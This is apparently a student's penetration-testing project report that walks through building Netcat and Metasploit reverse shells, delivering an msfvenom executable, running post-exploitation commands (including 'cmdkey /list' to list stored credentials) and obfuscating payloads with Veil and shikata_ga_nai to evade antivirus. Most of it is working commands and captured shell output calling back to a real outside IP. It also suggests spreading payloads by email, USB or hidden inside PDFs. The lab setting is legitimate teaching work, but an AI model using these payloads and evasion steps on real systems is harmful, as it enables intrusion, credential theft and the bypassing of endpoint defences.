


Final Project Documentation: Creating Reverse Shells with Netcat and Metasploit

Introduction

This documentation provides step-by-step instructions for setting up and using reverse shells using both Netcat and Metasploit. Reverse shells are commonly used in penetration testing to gain remote access to a target machine. This document will cover the entire process, from setting up the attacker machine to executing the reverse shell on the target.



Objectives

- Set up a reverse shell using Netcat.
- Set up a reverse shell using Metasploit.
- Understand the warnings and considerations for using reverse shells.
- Test the created reverse shells against online malware detection tools.
- Apply obfuscation techniques to evade detection.

Prerequisites

- Kali Linux (or another penetration testing Linux distribution).
- Basic understanding of networking and terminal commands.
- Docker for setting up a test environment.

1. Setting Up a Reverse Shell with Netcat

Before generating a virus as a payload and traspasing it , we want to try a simple method using a tool existing in every UNIX distribution just to show the simplicity of the general process.

```
tREpr#heP@URoC8eF1F$
```

1.1 Install Netcat

In our attacker machine (Kali Linux), install Netcat if it is not already installed:

```
sudo apt-get update
sudo apt-get install netcat
```

1.2 Set Up the Listener

On our attacker machine, set up Netcat to listen for incoming connections on a specific port (e.g., 4444):

```
nc -lvp 87
```

1.3 Connect to the listener

1.3.1 Running the docker container

```
docker run --rm -it kalilinux/kali-rolling
```

On the target machine (kali or another linux distribution), execute the following command to connect back to the attacker machine. Replace `<Attacker_IP>` with the IP address of the attacker machine:

For Unix-like systems:


```
nc <Attacker_IP> 87 -e /bin/bash
```

1.4 Verification

Once the target machine executes the payload, we should see a connection established on the attacker machine's Netcat listener, providing a remote shell.

1.5 Results

In our case we created a Kali in a Cloud machine using Linode , to have a machine outside our network and is independent. Then , as a target we used a Kali docker container. After installing necessary packages , we run the commands before in the specified order.



```
(root@kali)-[~]  
# nc -lvp 87 -s 172.232.208.57  
listening on [172.232.208.57] 87 ...  
connect to [172.232.208.57] from (UNKNOWN) [195.176.32.157] 55338
```

Attacker machine listening in port 87



```
(root@d1c77d419039)-[/]  
# nc -e /bin/bash 172.232.208.57 87
```

Target machine connecting to attacker

This commands could be inserted into the target by any way , like a USB , email , simple .elf or any other type of virus infection.

After all this process , we can type any command in the attacker terminal and it will execute in our target .

```

Docker Desktop
beautiful_mendelev
STATUS: Running (8 minutes ago)
Logs
2024-05-13 14:47:35
2024-05-13 14:47:35
2024-05-13 14:47:46 whoami: invalid option -- 'v'
2024-05-13 14:47:46 Try 'whoami --help' for more information.

root@kali: ~
Cmd line: nc -lvp 87
Can't parse nc as an IP address

root@kali: ~
# nc -lvp 87 -s 172.232.208.57
listening on [172.232.208.57] 87 ...
connect to [172.232.208.57] from (UNKNOWN) [195.176.32.157] 55338

whoami
root
whoami -v
uname
Linux
whoami
root
whoami
root
whoami -v


root@dlc77d419839: /
debconf: falling back to frontend: Teletype
Selecting previously unselected package netcat-traditional.
(Reading database ... 5445 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-48_amd64.deb ...
Unpacking netcat-traditional (1.10-48) ...
Setting up netcat-traditional (1.10-48) ...
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in au
to mode

root@dlc77d419839: ~
# nc -e /bin/bash 172.232.208.57 87
uname
whoami: invalid option -- 'v'
Try 'whoami --help' for more information.

whoami: invalid option -- 'v'
Try 'whoami --help' for more information.

```

2. Setting Up a Reverse Shell with Metasploit



What is Metasploit?

Metasploit is an open-source framework used for developing, testing, and executing exploits against a remote target machine. It is one of the most popular tools in the penetration testing and cybersecurity fields due to its wide range of capabilities and extensive support for different platforms and systems.

- **Core Features:**

- **Exploit Database:** Contains a vast collection of exploits for a wide variety of software and operating systems.

- **Payloads:** Supports creating and delivering code to be executed on the target system, including reverse shells and meterpreter sessions.
- **Auxiliary Modules:** Includes scanners, sniffers, and other tools for reconnaissance and other pre- and post-exploit activities.
- **Encoders and Obfuscators:** Helps in encoding payloads to evade detection by security devices and software.

2.1 Install Metasploit

Metasploit is usually pre-installed on Kali Linux. If not, install it using:

```
apt-get update
apt-get install metasploit-framework
```

2.2 Generate the Payload

Generate a malicious executable payload using `msfvenom`. Replace `<Attacker_IP>` with the IP address of the attacker machine:

```
msfvenom -p windows/shell/reverse_tcp LHOST=<Attacker_IP> L
PORT=4444 -f exe > reverse_shell.exe
```

2.3 Transfer the Payload

Transfer the `reverse_shell.exe` to the target machine. This can be done via HTTP, FTP, email, or USB.

Example using a simple HTTP server:

1. Start an HTTP server on the attacker machine:

```
python3 -m http.server 8000
```

2. Download the payload on the target machine:

```
http://<Attacker_IP>:8000/reverse_shell.exe
```

2.4 Set Up the Listener

Start Metasploit and configure the listener:

```
msfconsole
use exploit/multi/handler
set payload windows/shell/reverse_tcp
set LHOST <Attacker_IP>
set LPORT 4444
exploit
```

2.5 Execute the Payload

On the target machine, execute the `reverse_shell.exe`:

```
./reverse_shell.exe
```

2.6 Verification

Once executed, the target machine should connect back to the Metasploit listener, allowing to have a session and accessing the terminal of the target remotely. To achieve this without obfuscating the virus, we had to turn off the security options from Windows, specially some parts of the firewall and give permissions to execute files.

```
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.232.208.57:4444
[*] Sending stage (240 bytes) to 195.176.44.46
[*] Command shell session 1 opened (172.232.208.57:4444 -> 195.176.44.46:11109) at 2024-05-14 07:30:53 +0000
```

```

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.232.208.57:4444
[*] Sending stage (240 bytes) to 195.176.32.156
[*] Command shell session 1 opened (172.232.208.57:4444 -> 195.176.32.156:49333) at 2024-05-14 07:41:09 +0000

Shell Banner:
Microsoft Windows [Versi_n 10.0.22631.3527]
-----

C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>keyscan
keyscan
"keyscan" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>whoami
whoami
laptop-jkdeyv3n\patri

C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>tasklist
tasklist

Nombre de imagen          PID Nombre de sesi#n N#m. de ses  Uso de memor
=====
System Idle Process      0 Services 0 8 KB
System                   4 Services 0 140 KB
Secure System           108 Services 0 40.964 KB
Registry                 144 Services 0 32.008 KB
smss.exe                 624 Services 0 312 KB
csrss.exe                948 Services 0 2.272 KB
wininit.exe              828 Services 0 1.156 KB
services.exe            1040 Services 0 6.148 KB
lsaso.exe               1060 Services 0 952 KB
lsass.exe               1076 Services 0 17.856 KB
svchost.exe             1272 Services 0 22.244 KB
fontdrvhost.exe         1300 Services 0 696 KB
WUDFHost.exe            1316 Services 0 2.180 KB
svchost.exe             1448 Services 0 15.580 KB
svchost.exe             1492 Services 0 3.696 KB
WUDFHost.exe            1608 Services 0 10.116 KB
svchost.exe             1820 Services 0 1.076 KB
svchost.exe             1840 Services 0 2.972 KB
svchost.exe             1848 Services 0 1.988 KB
svchost.exe             1856 Services 0 956 KB
svchost.exe             1864 Services 0 6.848 KB
svchost.exe             2016 Services 0 4.012 KB
svchost.exe             2036 Services 0 6.580 KB
svchost.exe             2044 Services 0 6.556 KB
svchost.exe             872 Services 0 5.344 KB

```

```
C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>netstat -an
netstat -an
```

Conexiones activas

Proto	Dirección local	Dirección remota	Estado
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:2869	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3306	0.0.0.0:0	LISTENING
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:33060	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING
TCP	0.0.0.0:49679	0.0.0.0:0	LISTENING
TCP	0.0.0.0:50552	0.0.0.0:0	LISTENING
TCP	0.0.0.0:51146	0.0.0.0:0	LISTENING
TCP	0.0.0.0:52077	0.0.0.0:0	LISTENING
TCP	0.0.0.0:57621	0.0.0.0:0	LISTENING
TCP	10.11.72.20:139	0.0.0.0:0	LISTENING
TCP	10.11.72.20:2869	10.11.72.249:60401	TIME_WAIT
TCP	10.11.72.20:2869	10.11.72.249:60404	TIME_WAIT
TCP	10.11.72.20:2869	10.11.72.249:60407	TIME_WAIT
TCP	10.11.72.20:2869	10.11.72.249:60410	TIME_WAIT
TCP	10.11.72.20:2869	10.11.72.249:60412	TIME_WAIT
TCP	10.11.72.20:2869	10.11.73.26:59800	TIME_WAIT
TCP	10.11.72.20:2869	10.11.73.26:59891	TIME_WAIT
TCP	10.11.72.20:49178	157.240.203.55:443	ESTABLISHED
TCP	10.11.72.20:49190	34.225.165.190:443	ESTABLISHED
TCP	10.11.72.20:49301	74.125.143.188:5228	ESTABLISHED
TCP	10.11.72.20:49304	172.232.208.57:22	ESTABLISHED
TCP	10.11.72.20:49323	54.75.196.242:443	ESTABLISHED
TCP	10.11.72.20:49333	172.232.208.57:4444	ESTABLISHED
TCP	10.11.72.20:49353	44.236.2.133:443	TIME_WAIT
TCP	10.11.72.20:49354	44.236.2.133:443	TIME_WAIT

```
C:\Users\patri\OneDrive\Escritorio\Patricia\Uni\SUPSI\2nd\DSB>schtasks /query /fo LIST
schtasks /query /fo LIST
```

```

Carpeta: \
Nombre de host: LAPTOP-JKDEJVN
Nombre de tarea: \Adobe Acrobat Update Task
Hora próxima ejecución: 14/05/2024 21:00:00
Estado: En ejecución
Modo de inicio de sesión: Interactivo/En segundo plano

Nombre de host: LAPTOP-JKDEJVN
Nombre de tarea: \Adobe Acrobat Update Task
Hora próxima ejecución: 14/05/2024 21:00:00
Estado: En ejecución
Modo de inicio de sesión: Interactivo/En segundo plano

Nombre de host: LAPTOP-JKDEJVN
Nombre de tarea: \Adobe-Genuine-Software-Integrity-Scheduler-1.0
Hora próxima ejecución: 14/05/2024 12:35:00
Estado: Listo
Modo de inicio de sesión: Interactivo/En segundo plano

Nombre de host: LAPTOP-JKDEJVN
Nombre de tarea: \AdobeGCInvoker-1.0
Hora próxima ejecución: 14/05/2024 20:35:00
Estado: Listo
Modo de inicio de sesión: Interactivo/En segundo plano

```

As we can see above , once we had remote access, we can run any command in the target machine and obtain data , we tried few commands which can provide useful information.

```
# information about the network
netstat -an
#information of tasks running
schtasks /quey /fo LIST
```



```
tasklist
#information about the owner
whoami
cmdkey /list # obtains credentials stored
```

3. Testing and Obfuscation

3.1 Test with Online Malware Tools

Before applying obfuscation, we tested the payloads against online malware detection tools such as VirusTotal, jotti or hybrid analysis to see how many antivirus engines detect them. Before testing, we already expected the output as even the anti-virus provided by Windows could detect it.

Analysis Overview

[Request Report Deletion](#)

Submission name: payload2.exe
Size: 72KiB
Type: **peexe** **executable** ⓘ
Mime: application/x-dosexec
SHA256: d21aaal429b6f8c3alaf9ab2a3493144a634cee9ae52e9ee96b6655c034aae54 ⓘ
Operating System: Windows
Last Anti-Virus Scan: 05/14/2024 07:59:02 (UTC)
Last Sandbox Report: 05/14/2024 07:59:00 (UTC)

malicious


Threat Score: 100/100

AV Detection: 87%

Labeled as: Trojan.CryptZ.Marte.1

[Link](#)[Twitter](#)[E-Mail](#)

Anti-Virus Results

[Up-to-date](#)

result by hybrid analysis

60

73

Community Score

60/73 security vendors and 2 sandboxes flagged this file as malicious

Reanalyze Similar More

d21aaa1429b6f8c3a1a9ab2a3493144a634cee9ae52e9ee96b6655c034aae54

Size72.07 KB

Last Modification Date7 minutes ago

EXE

ab.exe

peexe overlay checks-user-input idle detect-debug-environment

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat labeltrojan.swrort/cryptz

Threat categoriestrojan

Family labelsswrort cryptz marte

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan.Win32.Shell.R1283
AliCloud	Backdoor:Win/shellcode.api(dyn)	ALYac	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	GrayWare/Win32.Tampering.a	Arcabit	Trojan.CryptZ.Marte.1.Gen
Avast	Win32:Meterpreter-C [Trj]	AVG	Win32:Meterpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Marte.1.Gen
BitDefenderTheta	Gen:NN.ZexaF.36804.eq1@aK1blqhi	Bkav Pro	W32.FamVT.RorenNHc.Trojan
ClamAV	Win.Trojan.Swrort-5710536-0	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.8ec77f	Cylance	Unsafe

result by VirusTotal

Informe para tarea de análisis: j6b4173en6

Nombre:payload2.exe

Estatus:

Analisis finalizado: 12/14 motores antivirus reportaron malware.

Tamaño:72.07KB (73.802 bytes)

Analisis hecho en:

14 de mayo de 2024, 9:59:23 CEST

Tipo:PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections

Detectado por primera vez:14 de mayo de 2024, 9:59:22 CEST

MD5:ca3b3948ec77f9867a911f6cc4609061

SHA1:4c028caceb605fc3c95598391dd5e46263c506dd

Avast	14 may 2024	Win32:Meterpreter-C	Bitdefender	14 may 2024	Trojan.CryptZ.Marte.1.Gen	ClamAV	13 may 2024	Win.Trojan.Swrort-5710536-0
CYREN	14 may 2024	W32/Swrort.D	Dr.Web	14 may 2024	No encontró nada	eScan	14 may 2024	Trojan.CryptZ.Marte.1.Gen
FORTINET	14 may 2024	W32/Rozena.ABVtr	F-Secure	14 may 2024	Trojan.TR/Patched.Gen2	G DATA	14 may 2024	Win32.Trojan.PSE.10KKVZ1
IKARUS	13 may 2024	Trojan.Win32.Swrort	K7SECURITY	10 may 2024	Trojan (0058e0f11)	kaspersky	14 may 2024	HEUR:Trojan.Win32.Generic
TREND MICRO	13 may 2024	Backdoor.Win32.SWRORT.SMAL01	VBA32	10 may 2024	No encontró nada			

result by jotti

3.2 Obfuscation Techniques

Apply obfuscation techniques to make the payload less detectable. This can include encoding, packing, or using tools like **Veil-Evasion**.

What is Veil?

Veil is a tool designed to generate payloads that bypass common antivirus solutions. Its primary goal is to help penetration testers create payloads that evade detection using various techniques, including encryption, obfuscation, and polymorphism.

- **Core Features:**

- **Evasion Module:** Allows for the creation of payloads that are less likely to be detected by signature-based antivirus software.

- **Framework Support:** Works with payloads from Metasploit and other sources, enhancing them with evasion capabilities.
- **Customizable Templates:** Offers a range of templates and methods for payload obfuscation, adaptable to different targets and environments.

Example using metasploit :

1. **Select an Encoder:** Metasploit provides various encoders. We can list all available encoders by:

```
show encoders
```

Choose an encoder suitable for our scenario. For example, for a basic encoding, we used `x86/shikata_ga_nai`, known for its polymorphic qualities:

```
use encoder/x86/shikata_ga_nai
```

2. **Configure the Encoder:** We set the encoder options, including how many iterations (or transformations) we want the encoder to perform:

```
set iterations 3
```

3. **Generate the Encoded Payload:** Once we've configured the payload and the encoder, we generate the encoded payload:

```
generate -t exe -f /path/to/save/encoded_payload.exe
```

This command generates the payload in an executable format and saves it to the specified path.

Example using Veil-Evasion:

1. Install Veil-Evasion:

```
sudo apt-get install veil
```

2. Generate an obfuscated payload:

```
veil
```

Now we follow the prompts to create an obfuscated reverse shell payload. In our case we used metasploit , and tried first with powershell_base64 encoder.

```
msfvenom -p windows/shell/reverse_tcp LHOST=172.232.208.57 LPORT=4444
```

Then we followed the same steps as in section 2 to set up the server and launch the listener. We still managed to open a connection to the shell , but the VirusTotal scan had this output.

3.3 Re-Test with Online Malware Tools

The screenshot shows the VirusTotal interface for a file named 'ab.exe' with SHA256 hash '0b07f68764ba443317eba51d1da4f5ecffe903e1cc9f4e075b78022173894f0c'. The file size is 72.07 KB and it was last modified 'a moment ago'. The community score is 58/73. The scan results show that 58/73 security vendors and no sandboxes flagged this file as malicious. The file is categorized as 'trojan.swroot/cryptz' with family labels 'swroot', 'cryptz', and 'marte'. The security vendors' analysis table is as follows:

Security vendors' analysis	Threat categories	Family labels
Acronis (Static ML)	Suspicious	Trojan.Win32.Shell.LR1283
AliCloud	Backdoor:Win/shellcode.api(dyn)	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	GrayWare/Win32.Tampering.a	Trojan.CryptZ.Marte.1.Gen
Avast	Win32:Meterpreter-C [Trj]	Win32:Meterpreter-C [Trj]

The next step would be using more powerful tools like setoolkit or other types of encoder , or maybe hiding the payload inside a document like pdf to make it not detectable to the malware detector of the own computer like happened in our case.

Conclusions

This project successfully demonstrated the process of creating reverse shells using Netcat and Metasploit, and explored various obfuscation techniques to evade detection by antivirus tools. Key takeaways include:

1. **Setup and Execution:** The setup for both Netcat and Metasploit was straightforward, highlighting their effectiveness in penetration testing. Both methods allowed for remote access to the target machine, confirming their utility in real-world scenarios.

2. **Testing and Results:** Initial tests without obfuscation resulted in high detection rates by antivirus tools, as expected. This emphasizes the need for advanced techniques to bypass security measures.
3. **Obfuscation Techniques:** Using Veil-Evasion and Metasploit encoders improved the stealthiness of the payloads. The application of these techniques showed a reduction in detection rates by online malware tools, showcasing their importance in modern penetration testing.
4. **Challenges and Considerations:** Despite the success in reducing detection rates, complete evasion was not always achieved. This underscores the evolving nature of antivirus software and the continuous need for innovative approaches in obfuscation.

References

1. Offensive Security. (n.d.). Netcat Cheat Sheet. Retrieved from <https://www.offensive-security.com/metasploit-unleashed/netcat/>
2. Rapid7. (n.d.). Metasploit Framework. Retrieved from <https://www.metasploit.com/>
3. Veil Framework. (n.d.). Veil Evasion. Retrieved from <https://www.veil-framework.com/>
4. Hybrid Analysis. (n.d.). Free Automated Malware Analysis Service. Retrieved from <https://www.hybrid-analysis.com/>
5. VirusTotal. (n.d.). Free Online Virus, Malware and URL Scanner. Retrieved from <https://www.virustotal.com/>
6. Jotti. (n.d.). Jotti's Malware Scan. Retrieved from <https://virusscan.jotti.org/>
7. Docker. (n.d.). Docker Documentation. Retrieved from <https://docs.docker.com/>